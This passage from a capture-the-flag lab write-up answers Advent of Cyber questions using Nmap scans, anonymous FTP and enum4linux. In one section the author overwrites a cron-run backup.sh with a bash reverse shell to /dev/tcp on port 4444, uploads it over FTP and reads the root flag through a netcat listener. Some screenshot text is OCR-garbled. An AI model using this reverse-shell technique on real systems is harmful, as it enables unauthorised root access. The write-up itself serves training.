
Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
root@ip-10-10-153-225:~#
```

### Question 3

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

ANS: Ubuntu

In the terminal, key in nmap -A 10.10.239.12 .The answer is underline with yellow.




```
root@ip-10-10-153-225:~# nmap -A 10.10.239.12
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 17:31 BST
Nmap scan report for ip-10-10-239-12.eu-west-1.compute.internal (10.10.239.12)
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:5C:7F:C6:DE:5B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/21%OT=80%CT=1%CU=40327%PV=Y%DS=1%DC=D%G=Y%M=025C7F%T
OS:M=62B1F2BD%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
```

### Question 4

What is the version of Apache?

ANS: 2.4.29




```
root@ip-10-10-153-225:~# nmap -A 10.10.239.12
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 17:31 BST
Nmap scan report for ip-10-10-239-12.eu-west-1.compute.internal (10.10.239.12)
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:5C:7F:C6:DE:5B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/21%OT=80%CT=1%CU=40327%PV=Y%DS=1%DC=D%G=Y%M=025C7F%T
OS:M=62B1F2BD%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
```

## Question 5

What is running on port 2222?

ANS: ssh




root@ip-10-10-153-225:~# nmap -A 10.10.239.12

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 17:31 BST
Nmap scan report for ip-10-10-239-12.eu-west-1.compute.internal (10.10.239.12)
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:5C:7F:C6:DE:5B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/21%OT=80%CT=1%CU=40327%PV=Y%DS=1%DC=D%G=Y%M=025C7F%T
OS:M=62B1F2BD%P=x86_64-pc-linux-gnu)SE0(SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
```

## Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

ANS: blog



root@ip-10-10-153-225:~# nmap -A 10.10.239.12

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 17:31 BST
Nmap scan report for ip-10-10-239-12.eu-west-1.compute.internal (10.10.239.12)
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp  open  ms-wbt-server xrdp
MAC Address: 02:5C:7F:C6:DE:5B (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=6/21%OT=80%CT=1%CU=40327%PV=Y%DS=1%DC=D%G=Y%M=025C7F%T
OS:M=62B1F2BD%P=x86_64-pc-linux-gnu)SE0(SP=101%GCD=1%ISR=10D%TI=Z%CI=Z%TS=A
```

**Thought Process/Methodology:**

**Firstly, search the answer for question 1 using Google. Then, open the terminal prompt. Key in nmap [IP\_ADDRESS]. Search the port numbers for question 2. Next, key in nmap -A [IP ADDRESS] for nmap scan report. Search up the answer for questions 3,4,5 and 6 in the report.**

## **Day 9: Networking – Anyone Can Be Santa**

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

### **Question 1**

What are the directories you found on the FTP site?

ANS:


- backups
- elf\_workshops
- human\_resources
- public

Open terminal prompt. Input `ftp [IP ADDRESS]`. Then, key in 'anonymous' as name and use `ls` command.

### **Question 2**

Name the directory on the FTP server that has data accessible by the "anonymous" user.

ANS: public




```
root@ip-10-10-140-79:~# ftp 10.10.26.47
Connected to 10.10.26.47.
220 Welcome to the TBFC FTP Server!
Name (10.10.26.47:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534  65534  4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 111    113      341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113      24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

### **Question 3**

What script gets executed within this directory?

ANS: backup.sh

Use cd command on the public folder then input ls command. The file within this folder contains a file with a ".sh" extension. This extension is a shell script, that when executed, will run commands that we program.




```
root@ip-10-10-197-76:~# ftp 10.10.240.10
Connected to 10.10.240.10.
220 Welcome to the TBFC FTP Server!
Name (10.10.240.10:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0        0        4096 Nov 16 2020 backups
drwxr-xr-x  2 0        0        4096 Nov 16 2020 elf_workshops
drwxr-xr-x  2 0        0        4096 Nov 16 2020 human_resources
drwxrwxrwx  2 65534   65534   4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 111     113      341 Nov 16 2020 backup.sh
-rw-rw-rw-  1 111     113      24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> get shoppinglist.txt
```

### **Question 4**

What movie did Santa have on his Christmas shopping list?

ANS: The Polar Express Movie

Use get command on shoppinglist.txt . Then, input exit to get out. Key in cat shoppinglist.txt in the terminal.



```
root@ip-10-10-197-76: ~
File Edit View Search Terminal Help
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> get shopping.txt
local: shopping.txt remote: shopping.txt
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (227.4644 kB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (520.8333 kB/s)
ftp> exit
421 Timeout.
root@ip-10-10-197-76:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-197-76:~#
```

### Question 5

Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

ANS: THM{even\_you\_can\_be\_santa}

Input nano backup.sh . Add the # in front the functional lines. Then, input this line; bash -i >& /dev/tcp/Your\_TryHackMe\_IP/4444 0>&1 . Press ctrl+X and Y then enter. Open a new tab and input this line; nc -lvp 4444 . Back to the FTP prompt, login as anonymous and key in cd public. After that, key in this line; put backup.sh. Return to netcat listener, wait for the connection received. Input cat /root/flag.txt

```
root@ip-10-10-140-79:~ root@ip-10-10-140-79:~ Modified
File Edit View Search Terminal Help
GNU nano 2.9.3 backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
#filename="backup_`date +%d`_`date +%%`_`date +%%Y`.tar.gz";


# Backup FTP folder and store in elfmceager's home directory
#tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

bash -i >& /dev/tcp/10.10.26.47/4444 0->81

File Name to Write: backup.sh
^G Get Help      M-D DOS Format      M-A Append      M-B Backup File
^C Cancel        M-M Mac Format      M-P Prefix      ^T To Files
```

```
root@ip-10-10-140-79:~ root@ip-10-10-140-79:~ x
File Edit View Search Terminal Tabs Help
root@ip-10-10-140-79:~ x
root@ip-10-10-140-79:~ x
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534  65534  4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 111    113      341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113      24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
384 bytes sent in 0.00 secs (16.6460 MB/s)
ftp> 
```



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window has three tabs, all showing the same root shell on the IP address 10.10.14.154. The first tab shows a netcat listener on port 4444, which has received a connection from 10.10.179.32. The second tab shows the user attempting to set a terminal process group, which fails with an "Inappropriate ioctl for device" error. The third tab shows the user cat'ing the file /root/flag.txt, which contains the text "THM{even you can be santa}".

```
root@ip-10-10-14-154:~# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.179.32 35118 received!
bash: cannot set terminal process group (1364): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even you can be santa}
root@tbfc-ftp-01:~#
```

### Thought Process/Methodology:

Firstly, we need to open the terminal prompt. Input ftp [IP ADDRESS]. Then, key in 'anonymous' as name. Once you enter, use ls command to list files and directories to answer question 1 and 2. Use cd command on the public folder then input ls command. The file within this folder contains a file with a ".sh" extension. For Question 3, this extension is a shell script, that when executed, will run commands that we program. For question 4, use get command on shoppinglist.txt and backup.sh . Then, input exit to get out. Key in cat shoppinglist.txt in the terminal then it will show the content which is the answer. After that, input nano backup.sh . Add the # in front the functional lines. Then, input this line; bash -i >& /dev/tcp/Your\_TryHackMe\_IP/4444 0>&1 . Press ctrl+X and Y then enter. Open a new tab and input this line; nc -lvp 4444 . Back to the FTP prompt, login as anonymous and key in cd public. After that, key in this line; put backup.sh. Return to netcat listener, wait for the connection received. Input cat /root/flag.txt

## **Day 10: Networking – Don’t Be sELFish**

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**


### **Question 1**

Examine the help options for enum4linux. Match the following flags with the descriptions.

ANS:

	<b>-h</b>	<b>-S</b>	<b>-a</b>	<b>-o</b>
Get OS information	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
Display help message	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
Get sharelist	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Do all simple enumeration	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>

Open a terminal prompt and input cd/root/Desktop/Tools/Miscellaneous . After that, run ./enum4linux.pl -h for help option.



```
root@ip-10-10-240-36:~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
root@ip-10-10-240-36:~# cd /root/Desktop/Tools/Miscellaneous
root@ip-10-10-240-36:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

